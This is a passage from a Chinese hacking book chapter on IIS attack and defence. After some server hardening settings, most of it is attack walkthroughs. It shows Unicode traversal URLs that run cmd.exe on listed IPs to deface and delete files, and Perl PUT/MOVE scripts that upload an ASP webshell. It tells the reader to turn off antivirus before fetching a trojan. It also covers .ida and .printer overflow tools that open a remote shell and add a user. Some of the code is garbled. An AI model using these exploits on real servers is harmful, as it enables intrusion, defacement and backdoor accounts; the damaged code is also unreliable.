ASP.NET	禁止	提供 ASP.NET 应用程序的支持。当 IIS 服务器运行 ASP.NET 应用程序时启用该组件。
启用网络 COM+访问	启用	允许 IIS 服务器驻留分布式应用程序的 COM+组件。是 FTP、BITS 服务器扩展、万维网服务和 IIS 管理器必需的。
启用网络 DTC 访问	禁止	某些应用程序可以通过分布式事务处理协调器 (DTC) 参与网络事务，该设置允许 IIS 服务器驻留这样的应用程序。除非运行于 IIS 服务器中的应用程序需要，否则请禁用该组件。
Internet 信息服务 (IIS)	启用	提供基本的 Web 和 FTP 服务，该组件是专用 IIS 服务器必需的。
消息队列	禁止	注意：如果不启用该组件，系统将禁用所有子组件。

第三章 互联网信息服务攻防

步骤2 单击【详细信息】按钮，打开如图 3-4 所示的对话框，在此对话框中可以进行如下选择，根据实际需要进行选择。

- FrontPage 2000 服务器扩展：为管理和发布 Web 站点提供 FrontPage 支持。
- Internet 信息服务管理单元：IIS 的管理界面。
- SMTP Service：支持传输电子邮件，专用 IIS 服务器不需要该组件。
- 公用文件：IIS 需要这些文件，一定要在 IIS 服务器中启用他们。
- 万维网服务：为客户端提供 Web 服务、静态和动态内容，专用 IIS 服务器需要该组件。
- 文件传输协议(FTP)服务：允许 IIS 服务器提供 FTP 服务，专用 IIS 服务器不需要该服务。

单击【确定】按钮，返回“Windows 组件向导”对话框，单击【下一步】按钮，开始组件安装，如图 3-5 所示，此过程需要几分钟时间，可以喝杯茶轻松轻松。



图 3-4




图 3-5

安装成功后弹出如图 3-6 所示的对话框。单击【确定】按钮，即完成了 IIS 的安装。



图 3-6

● IIS 服务器设置

成功安装 IIS 服务器后，下面就来具体了解其设置方法：

步骤1 依次执行【开始】→【控制面板】命令，打开如图 3-7 所示的“控制面板”窗口。

单击【性能和维护】命令项，打开如图 3-8 所示的“性能和维护”窗口。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 3-7




图 3-8

单击【管理工具】命令项,打开如图 3-9 所示的“管理工具”对话框。双击【Internet 信息服务】命令项,打开如图 3-10 所示的“Internet 信息服务”窗口。在此可以查看到 IIS 服务器的版本以及默认网站的开启情况等。右击“默认网站(停止)”选项,在弹出的快捷菜单中选择【启动】命令项,即可启用 IIS。

● IIS 服务器安全设置

IIS 被安装后会默认指向“系统分\Inetpub\wwwroot”,同时 Inetpub 目录中会生成几个文件夹,其中 Scripts 目录下是一些支持脚本。在安装 SPI 之前,IIS 5.0 不能过滤一些危险字符,如“/scripts/.. % c0%2f.. /winnt/system32/cmd. exe? /c + dir + c:\”。



图 3-9



图 3-10

(1) Scripts 目录是 IIS 提供的一个有执行权限的目录,如图 3-11 所示。而 IIS 默认允许 IUSR_machinename(IIS 的来访帐号)用户访问 IIS 站点,该帐号属于 Everyone 和 Users 组,因此任何与 IIS 根目录在同一分区的文件都能被删除、修改和执行,也可以说拥有了和管理员相同的权限。

(2) 双击“管理工具”对话框中的【本地安全策略】命令项,打开如图 3-12 所示的对话框。双击【密码策略】命令,打开如图 3-13 所示的对话框。在此对话框中双击“策略”下的任一命令,就可进行设置了。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第三章 互联网信息服务攻防



图 3-11



图 3-12

具体设置见下：

密码必须符合复杂性要求：启用。

密码长度最小值：6 个字母。

密码最长存留期：30 天。

强制密码历史：5 个记住的密码。

为域中所有用户使用可还原的加密来储存密码：启用。

(3) 双击【账户锁定策略】命令项，打开如图 3-14 所示的对话框，在此对话框中进行如下设置：

复位帐户锁定计数器：20 分钟。

帐户锁定时间：20 分钟。

帐户锁定阈值：3 次无效登录。




图 3-13



图 3-14

(4) 系统帐号尽量要少，并更改默认帐户名 Administrator 和描述，密码复杂化；拒绝通过网络访问该计算机。



(5) 普通用户只赋予读取权限,管理员和 System 才赋予完全控制的权限:

Everyone: 执行。

Administrators: 完全控制。

System: 完全控制。

(6) 数据连接器: 禁用

IIS 通过扩展名为. idc 的文件提供动态内容支持。如果 IIS 服务器中的 Web 站点和应用程序都不包括以. idc 为扩展名的文件,则禁用该组件。

(7) 远程管理 HTML: 禁用

提供管理 IIS 的 HTML 界面。改为使用 IIS 管理器将使管理简单化,并减少了 IIS 服务器的受攻击面,专用 IIS 服务器不需要该功能。

(8) 远程桌面 Web 连接: 禁用

管理终端服务连接的 Microsoft ActiveX 控件和范例页面。改用 IIS 管理器将使管理更容易,并减少 IIS 服务器的受攻击面,专用 IIS 服务器不需要该组件。



第 2 节 IIS 漏洞攻防实战

IIS 漏洞层出不穷,并且被广泛利用,因此下面就现今比较流行的漏洞攻击方法做一实战演习,以从实战中汲取营养。

1. Unicode 解码漏洞攻防

国内用来扫描 Unicode 漏洞的软件主要有两个,一个是 Range Scan,另一个是快乐绿鹰的 Unicode 漏洞扫描器。前者功能相对比较高,允许用户自定义扫描的内容,能扫描到二级解码,并支持使用代理扫描,此功能对黑客来说相当重要,因为在扫描 Unicode 漏洞时会在服务器上留下扫描者的 IP,使用代理可以起到隐藏真实 IP 的作用,所以一般使用 Range Scan 来扫描 Unicode 漏洞。

● 利用 Range Scan 扫描漏洞

下载 Range Scan 到磁盘,如图 3-15 所示。这是一款绿色软件,无需安装,双击就能打开,如图 3-16 所示。

第三章 互联网信息服务攻防



图 3-15




图 3-16

步骤 1 在扫描 Unicode 漏洞时“扫描 IP 地址范围”和“扫描内容”两项是必需填写的。在“扫描 IP 地址范围”中填入要扫描的 IP 范围，例如在“From:”栏中填入 216.246.X.X，在“to:”中填入 216.246.X.X，即填写需要搜索的 IP 地址范围。

若要扫描的是中文版 Windows 2000，则在“扫描内容”栏中写入扫描内容“/scripts/..%c1%1c..../winnt/system32/cmd.exe”；若要扫描的是英文版 Windows 2000，则在“扫描内容”栏中输入“/scripts/..%c0%af..../winnt/system32/cmd.exe”。

此时要弄清楚编码的种类：%c1%1c 表示中文版 Windows 2000，%c0%af 表示英文版 Windows 2000，%c1%9c 表示 Windows NT4 等，因此在黑客的学习中要注意区分编码的种类，为深入学习打好基础。

步骤 2 填写完毕后，单击【添加】按钮将扫描内容添加到内容列表中，如图 3-17 所示。

单击【扫描】按钮开始扫描，一般需要很长时间才能扫描到存在漏洞的服务器，此时在“扫描结果”中就会显示出存在 Unicode 漏洞的主机，如图 3-18 所示。

在扫描到的主机中任取其一，例如 IP 地址为 61.159.223.154 的，在浏览器地址栏中输入 `http://61.159.223.154/scripts/..%c1%1c..../winnt/system32/cmd.exe?/c+dir` 后回车，将在浏览器中看到如下内容：

```
Directory of c:\inetpub\scripts  
2007-05-21 19 DIR >.  
2007-05-21 19 DIR >..  
0 File(s) 0 bytes  
2 Dir(s) 1 1,556,635,276 bytes free
```

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 3-17




图 3-18

这表明此主机肯定存在漏洞，要注意的是其中“% c1% 1c”需根据填入的扫描内容做相应变动。

●修改目标 Web 文件

利用 RangeScan 确认主机存在漏洞后，不用拥有管理员权限即可修改目标的 Web 文件，进行肆意的黑客攻击了。

这里以 IP 为 61.159.223.154 的主机为例进行介绍，在浏览器中输入 `http://61.159.223.154/scripts/..%c0%af..winnt/system32/cmd.exe?/c+dir+c:\inetpub\wwwroot` 命令，其中的 61.159.223.154 是被攻击主机的 IP 地址。

按回车键，就可以看到存放主页的目录里面的文件，根据网站的建设不同所存文件也不同，在 ASP 网站中，一般会有 default.asp、default.htm、index.asp、index.htm 等文件，这些是一般默认的主页文件，当然每台机器每个管理员设置的都有所不同，要具体情况具体分析。

例如想要修改目标主机下的 `c:\inetpub\wwwroot\index.asp`，在地址栏中输入如下命令即可：

```
http://61.159.223.154/scripts/..%c0%af..winnt/system32/cmd.exe?/c+echo+0525.asp+>+c:\inetpub\wwwroot\default.asp
```

其中 0525.asp 是修改后的目标主页，是可以根据需要和爱好自主设置的。很多时候，就已经将对方的 Web 主页改为 0525.asp 了，也就是说已经修改了目标的 Web 文件。

●删除目标主机文件

要想删除目标主机的文件，只要在 IE 浏览器中输入 `http://61.159.223.154/scripts/..%c0%af..winnt/system32/cmd.exe?/c+del+c:\0525.txt` 命令即可，其中 `c:\0525.txt` 为要删除的目标文件全路径。

由上可以看出在输入命令时只是将“dir”修改成为“del”，在后面加入文件即可，以此类推，复制文件的命令如下：

```
http://61.159.223.154/scripts/..%c0%af..winnt/system32/cmd.exe?/c+copy+c:\0525.txt+0525.txt
```

第三章 互联网信息服务攻防

此命令实现将 0525.txt 重新复制一份。

移动文件夹到指定目录的命令如下：

`http://61.159.223.154/scripts/..%c0%af./winnt/system32/cmd.exe?/c+move+c:\`

`0525.txt+c:\123`

此命令实现 C:\下是否存在文件夹 123 而将 0525.txt 文件重命名为 123 或移动到 C:\123 中。

此漏洞的解决方案如下所述：

(1) 修改网络用户访问的权限,将 Scripts、MSADC 等文件夹改名或者直接删除。

(2) 下载微软官方的补丁,这是最有效,最彻底的办法。

具体的下载网址:

IIS 4.0 下载地址:

<http://www.microsoft.com/ntserver/nts/downloads/critical/q269862/default.asp>

IIS 5.0 下载地址:

<http://www.microsoft.com/windows2000/downloads/critical/q269862/default.asp>

2. IIS 写入权限简单拿网站

IIS 写入权限漏洞是 IIS 的一个简单漏洞,攻击者可以很方便的利用此漏洞进行攻击。

在此过程中需要应用两款工具:IISPutScanner 和 iisaction。

● 利用 IISPutScanner 扫描漏洞

下载 IISPutScanner 后,打开压缩包可以看到 IISPutScanner 扫描器,如图 3-19 所示。这个也是一款绿色软件,不需要安装,直接双击【IISPutScanner】命令项即可打开,如图 3-20 所示。



图 3-19



图 3-20

在“Start IP”和“End IP”中填写要扫描的网段,单击【Scan】按钮开始扫描。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



扫描结束后，在下方可以看到扫描的结果。如图 3-21 所示，可以发现有 IE 图标、黄色图标、蓝色图标、红色图标。其中只有标记为红色图标的 IP 才可以进行攻击。

右击红色图标，在弹出的快捷菜单中选择【Put File】命令项，打开如图 3-22 所示的窗口，在“PUT”栏中输入要上传文件的名称，这里输入“0525.txt”，单击【PUT】按钮上传文件。



图 3-21

图 3-22

上传成功后则弹出如图 3-23 所示的提示窗口，单击【确定】按钮即可实现文件的上传，也就是在攻击主机上新建了一个“0525.txt”的文档。




图 3-23

●修改 IIS 权限

下载 iisaction 工具，之后解压，如图 3-24 所示。也是一款绿色软件，不需要安装就可直接运行，如图 3-25 所示。

在此窗口中进行如下设置：



图 3-24



图 3-25

第三章 互联网信息服务攻防

在“本地文件”栏中输入要使用的文件地址，此文件也就是要用来取得权限的木马文件。

在“网站域名”栏中输入已上传文件的主机地址。

在“请求文件”栏中输入“PUT File”时上传文件的名称。

完成填写之后，如图 3-26 所示。单击【MOVE】按钮实现本地文件“D:\test.txt”的上传，也就是木马文件的上传（可根据情况下载相应的木马文件，下载时一定记住关闭杀毒软件）。

上传成功后，将“shell.asp”文件名修改成为上传的文件名“0525.asp”，如图 3-27 所示。




图 3-26

图 3-27

单击【提交数据包】按钮实现文件的转换，也就是把“0525.txt”文件的.txt 格式修改成为网站可执行文件的.asp 格式，如图 3-28 所示。



图 3-28

完成了一系列的操纵之后，复制如图 3-28 中所示的网址在浏览器中打开，即可进入被攻击网站，可以实现网站的修改、删除等操作。

刚才介绍了一些简单的攻击方法，只是学会如何利用工具去寻找并攻击具有 IIS 漏洞的网站，却很少提及高级的方法，接下来我们就学习一些高级的攻击方法。

● 测试写入权限

测试一个目录对于 Web 用户是否具有写入权限，可采用如下方法：telnet 到服务器的 Web 端口（80）并发送如下请求：

```
PUT /dir/my_file.txt HTTP/1.1  
Host:iis-server  
Content-Length:10
```

这时服务器会返回一个 100(继续)的信息：

```
HTTP/1.1 100 Continue  
Server:Microsoft - IIS/5.0  
Date:May,23 2007 15:56:00 GMT
```

接着，输入 10 个字母：

```
XXXXXXXXXX
```

发出此请求后，等待服务器的返回信息，如果返回的是 201 Created 响应，具体响应如下：

```
HTTP/1.1 201 Created  
Server:Microsoft - IIS/5.0  
Date:Thu,28 Feb 2002 15:56:08 GMT  
Location:http://iis-server/dir/my-file.txt  
Content-Length:0  
Allow:OPTIONS,TRACE,GET,HEAD,DELETE,PUT,COPY,MOVE,PROPFIND,  
PROPPATCH,SEARCH,LOCK,UNLOCK
```

此时表明目录的写入权限是开着的，否则，如果返回的是一个 403 错误，那么写入权限是关闭的；如果需要认证，并且返回一个 401(权限禁止)的响应，表明开了写权限，但是匿名用户不允许执行。如果一个目录同时开了“写”和“脚本和可执行程序”的话，那么 Web 用户就可以上传一个程序并且执行它。

接下来介绍一下发送请求：

```
PUT /dir/my_file.txt HTTP/1.1  
Host:iis-server  
Content-Length:10
```

PUT：请求服务器将附件的内容储存在提供的请求 URL 处，如果该请求 URL 指向的资源已经存在，则附件内容应被看作是当前原始服务器上资源的修改版本。如果请求 URL 没有指向现存的资源，该 URL 将被该请求的用户定义成为一个新的资源，原始服务器将产生



这个资源。

Host:是 HTTP 请求的发送地址。

Content - Length:是内容长度,该长度值和上传的文件大小一致。

● 提交代码

使用 nc(telnet)命令提交很烦琐,在此可以利用简单的 Perl 程序,来完成此复杂的提交过程,在写代码时用 binmode()方式打开文件,具体代码如下:

```
#!/usr/bin/perl
use IO::Socket;
$ARGC = @ARGV;
if ($ARGC != 4)
{
    print "usage:$0 127.0.0.1 80 kaka.exe/Scripts/file.exe\n";
    exit;
}
$host = $ARGV[0];
$port = $ARGV[1];
$file = $ARGV[2];
$path = $ARGV[3];
@s = stat("$file");
$size = $s[7];#得到文件大小
print "$file size is $size bytes\n";
my $sock = IO::Socket::INET->new(Proto => "tcp",
PeerAddr = $host,
PeerPort => $port) || die "Sorry! Could not connect to $host\n";
print $sock "PUT $path HTTP/1.1\n";
print $sock "Host:$host\n";
print $sock "Content-Length:$size\n\n";#sock 连接
open(FILE,"$file");
binmode(FILE);#用2进制打开文件
while(read(FILE,$char,1024)) { #读取文件数据上传
    print $sock "$char";
}
print $sock "\n\n";
$req = <$sock>;
```



```
print "please wait...\n";
Sleep(2);
if ($req[4] = ~ /200 | 201/) {
    print "upfile Succeed!!!";#成功显示
}
else{
    print "upfile failed!!! \n\n";
    print @ req;#如果失败显示返回错误
}
Close $sock;
Close FILE;
下面测试一下：
C:\usr\bin > perl.exe iiswt.pl 127.0.0.1 80 0525.txt /Scripts/
0525.txt
0525.txt size is 14 bytes
please wait...
upfile Succeed!!!
C:\Inetpub\Scripts > dir 0525.txt
驱动器 C 中的卷没有标签。
卷的序列号是 3CD1 - 479E
C:\Inetpub\Scripts 的目录:
2007-05-21 10:37 14 0525.txt
1 个文件 14 字节
0 个目录 3,871,080,448 可用字节
这里把 0525.txt 成功上传到了 Web 目录 Scripts 下,因为程序中用了 binmode() 方式(二进制)打开文件,所以可以上传其他文件,首先测试下 .exe 文件:
C:\usr\bin > perl.exe iiswt.pl 127.0.0.1 80 perl.exe /Scripts/
perl.exe
perl.exe size is 20535 bytes
please wait...
upfile Succeed!!!
C:\Inetpub\Scripts > dir perl.exe
驱动器 C 中的卷没有标签。
卷的序列号是 3CD1 - 479E。
C:\Inetpub\Scripts 的目录:
```

第三章 互联网信息服务攻防



2007-05-21 10:42 20,535 perl.exe

1个文件 20,535 字节

0个目录 3,871,031,296 可用字节

成功，可以上传.exe文件了，但是是不是可以上传任意文件呢？下面接着来测试.asp文件：

```
C:\usr\bin>perl.exe iiswt.pl 127.0.0.1 80 0525.asp /Scripts/  
0525.asp  
0525.asp size is 4 bytes  
please wait...  
upfile fail!!!  
HTTP/1.1 100 Continue  
Server:Microsoft - IIS/5.0  
Date:Tue,22 May 2007 12:45:51 GMT  
HTTP/1.1 403 Forbidden  
Server:Microsoft - IIS/5.0  
Date:Tue,22 May 2007 16:45:51 GMT  
Connection:close  
Content-Type:text/html  
Content-Length:44  
<body><h2>HTTP/1.1 403 Forbidden </h2></body>
```

失败！提示 HTTP/1.1 403 Forbidden 错误，由此可见直接用 PUT 方式写.asp 行不通，经过测试只要是 IIS 支持的文件类型都会产生 HTTP/1.1 403 Forbidden 错误。

● 修改文件类型

如何才能够上传 IIS 支持的文件类型的文件呢？IIS 除了可以执行 PUT、POST、GET 等动作外，还可以执行 COPY、MOVE 等命令，如此可以先把本地.asp 文件上传为远程主机 Web 目录下的.txt 等其他文件，再利用 COPY、MOVE 命令将其改为.asp 文件。

首先利用 nc 提交进行测试：

```
D:\>nc 127.0.0.1 80  
MOVE /scripts/kaka.txt HTTP/1.1  
HOST:127.0.0.1  
Destination:http://127.0.0.1/scripts/kaka.asp  
HTTP/1.1 201 Created  
Server:Microsoft - IIS/5.0  
Date:Sun,05 21 2007 09:30:59 GMT  
Location:http://127.0.0.1/scripts/kaka.asp
```



Content-Type:text/xml

Content-Length:0

成功利用 MOVE 将 /scripts/kaka.txt 改为 /scripts/kaka.asp。这样就可以结合 PUT 和 MOVE 来完成写文件。

下面利用 perl 来完成。

测试写.asp 文件：

```
C:\usr\bin>perl kaka.pl 127.0.0.1 80 kaka.asp /scripts/kaka.asp
```

```
*****codz by >SuperHei <QQ:45678925>&&lanker <QQ:556846256>*****
```

```
*****0525.asp size is 4 bytes*****
```

```
please wait...
```

```
upfile Succeed!!!
```

```
Modifyfile Succeed!!!
```

最终的 iiswrite.pl 体代码如下：

```
#! /usr/bin/perl  
#The iiswrite Script  
use IO::Socket;  
$ARGV = @ARGV;  
print "*" x 60;  
print "\ncodz by >SuperHei <QQ:45678925>&&lanker <QQ:556846256>\n";  
print "*" x 60, "\n";  
if($ARGV! 4)  
{  
print "usage:$0 127.0.0.1 80 0525.txt /scripts/my_file.txt\n";  
exit;  
}  
$host = @ARGV[0];  
$port = @ARGV[1];  
$path = @ARGV[3];  
$file = @ARGV[2];  
@ path = split("/", $path);  
$any = pop(@ path);  
$path1 = join("/", @ path);  
@ s = stat("$file");
```

第三章 互联网信息服务攻防



```
$size = $s[7];
print "Sfile size is $size bytes \n";
my $sock = IO::Socket::INET ->new(Proto => "tcp",
PeerAddr =>$host,
PeerPort =>$port) || die "Sorry! Could not connect to $host \n";
print $sock "PUT $path1/lanker.txt HTTP/1.1 \n";
print $sock "Host:$host \n";
print $sock "Content-Length:$size \n\n";
open(FILE,"$file") || die "Can't open Sfile";
binmode(FILE);
while (read(FILE,$char,1024)) {
print $sock "$char";
}
print $sock "\n\n";
@ req = <$sock>;
print "please wait... \n";
sleep(2);
if ($req[4] =~ /200|201/) {
print "upfile Succeed!!! \n";
}
else{
print "upfile fail!!! \n";
}
Close $sock;
close FILE;
my $sock = IO::Socket::INET ->new(ProProto => "tcp",
PeerAddr =>$host,
PeerPort =>$port) || die "Sorry! Could not connect to $host \n";
print $sock "MOVE $path1/lanker.txt HTTP/1.1 \n";
print $sock "Host:$host \n";
print $sock "Destination:http://$host:$port$path \n\n\n";
@ req = <$sock>;
if($req[0] =~ /20\d+/){
print "Modifyfile Succeed!!!";
```

```
    }
else{
    print "upfile fail!!!";
}
close $sock;
```

这样就实现了 IIS 写入权限的利用,代码太多,难度有些大,但是这是成为黑客必须要掌握的知识,只要一点一点地积累,登堂入室是早晚的事。

解决办法:

打补丁。具体的下载地址见下:

IIS 4.0 下载地址:

<http://www.microsoft.com/ntserver/nts/downloads/critical/q269862/default.asp>

IIS 5.0 下载地址:

<http://www.microsoft.com/windows2000/downloads/critical/q269862/default.asp>

3. IDA、IDQ 漏洞攻防

IIS 在处理以“.ida”或“.idq”为扩展名的 URL 请求时,会出现两种情况,一种可能是服务器回复“URL String too long”的信息;另一种是服务器端服务停止,并返回“Access Violation”信息(即成功的实现了对服务器端的拒绝服务攻击)。

当远端攻击者发出类似“`http://localhost/...[25kb of"."]...idea`”信息时,导致拒绝服务攻击或返回该文件不存在于当前路径的信息,此时会暴露文件物理地址,这就是一个信息漏洞,为攻击者提供了摸清 Web 网站的机会。

作为安装过程的一部分,IIS 安装了几个 ISAPI 扩展的.dll。其中的 idq.dll 存在问题,它是 Index Server 的一个组件,对管理员脚本(.ida 文件)和 Internet 数据查询(.idq 文件)提供支持。

可是,idq.dll 在一段处理 URL 输入的代码中存在一个未经检查的缓冲区,攻击者利用此漏洞能导致服务器产生缓冲区溢出,从而执行攻击代码,更加严重的是 idq.dll 是以 SYSTEM 身份运行的,攻击者成功利用此漏洞后能取得系统管理员权限。

●漏洞测试

在地址栏中输入 `http://localhost/text.idq`,如果返回信息为:“文件 c:\inetpub\wwwroot\query.idq,系统找不到指定的路径”,则表示系统存在漏洞。

●idq.dll 缓冲区溢出攻击

在此以 Sunx 写的 Idahack 为例,对远程主机进行溢出攻击。具体使用方法是:`idahack <Host> <HostPort> <HostType> <ShellPort>`。

其中 Host 为远程主机;HostPort 为远程主机端口,一般为 80;HostType 为远程主机类型,

第三章 互联网信息服务攻防



包括 Windows 2000、Windows 2000 SP1、Windows 2000 SP2 等；ShellPort 为各种不同版本的 2000 系统所代表的数字，比方说 Chinese Windows 2000 为 1；Chinese windows 2000 sp1 为 2 等，如果不能确定对方是那种版本的操作系统的时候，可以修改 HostType 后再尝试。

假如经过测试，确定对方的系统类型为 Windows 2000，此时在命令窗口输入“idahack IP 地址”，如果成功溢出，可以得到类似“Now you can telnet to xxx port”的信息，然后就可以直接 telnet 此端口。接着即可添加用户，命令如下所示：

```
net user test test/add
```

此命令表示添加一个用户名和密码为 test 的用户。

解决方法：

(1) 下载 WindowsNT4.0 补丁：

<http://www.microsoft.com/Downloads/Release.asp?ReleasenID=30833>

下载 Windows 2000 补丁：

<http://www.microsoft.com/Downloads/Release.asp?ReleasenID=30800>

(2) 删除对 .idq 和 .ida 的脚本映射，这时候一定得注意如果其他系统组件被增删，有可能致使该映射被重新自动安装，要时常检查服务器。



第 3 节 printer 缓存溢出漏洞攻防

缓存溢出又称为缓冲区溢出，其中缓冲区指一个程序的记忆范围，该范围用来储存一些数据，如电脑程序信息、中间计算结果、输入参数等。把数据调入缓冲区之前，程序应该验证缓冲区有足够长度以容纳所有调入的数据。不然的话，数据将溢出缓冲区并覆写在临近的数据上，当数据运行时，就如同改写了程序。

Windows 2000 在网络打印 ISAPI 扩展上缺少足够的缓冲区检查，当给一个入侵者发出的特殊请求服务时，产生缓存溢出，可以让入侵者在本地系统执行任意代码。

其中 ISAPI (Internet Services Application Programming Interface) 为因特网服务应用程序编程接口，是一种可以使网络开发商通过编写能为网络服务器提供新的服务的自定义命令来扩展网络的技术，而 printer 缓冲区漏洞溢出的代码就是 ISAPI 扩展。

1. 利用 IIS5hack 实现 printer 溢出漏洞攻击

利用 IIS 5.0 的 .printer 溢出漏洞可以直接在目标机器上开一个 99 端口的 shell，溢出成功后被攻击端 IIS 会停止响应。但如果在 shell 中输入 exit 可以使 IIS 自动重启，如果不输入 exit 直接断开 telnet，那么再次连接 99 端口可以继续使用原来的 shell。

具体操作步骤如下所述：



●利用 X-Way 扫描漏洞

X-Way 是一款主要采用多线程形式对服务器系统进行漏洞扫描和安全测试的工具，并且 X-Way 多个版本均在 Windows 2000 下开发，所以建议用户在 Windows 2000 环境下使用，以便发挥最佳效果。

下载 X-Way 后解压缩,如图 3-29 所示。不用安装软件,双击【X-Way】命令项即可打开,如图 3-30 所示。



图 3-29



图 3-30

单击【主机搜索】命令项，打开如图 3-31 所示的对话框，然后进行下面的设置：
在“起始地址”文本框中输入要搜索的 IP 起始地址，这里输入 61.159.224.1。
在“结束地址”文本框中输入要搜索的 IP 结束地址，这里输入 61.159.224.154。
在“搜索方式”单选项中点选“.printer 漏洞”。
单击【开始】按钮进行搜索，搜索结果显示在下方，如图 3-32 所示。这个时候就能看到存在 IIS 5.0 的 .printer 溢出漏洞的主机 IP。

第三章 互联网信息服务攻防



图 3-31

图 3-32

●利用 IIS5hack 实现入侵

下载 IIS5hack，然后解压缩到任一分区的根目录下，这样以后就方便使用了。双击即可打开 IIS5hack，见到闪了一下之后依次执行【开始】→【运行】命令项，在“打开”文本框中输入“cmd”命令。

单击【确定】按钮，在打开的窗口中，首先转到 IIS5hack 所在的根目录下，这里解压到了 F 盘，所以首先转到 F 盘根目录下。

IIS5hack 的具体命令格式如下所示：

IIS5hack <目标 IP> <目标端口> <目标版本> <溢出连接端口>

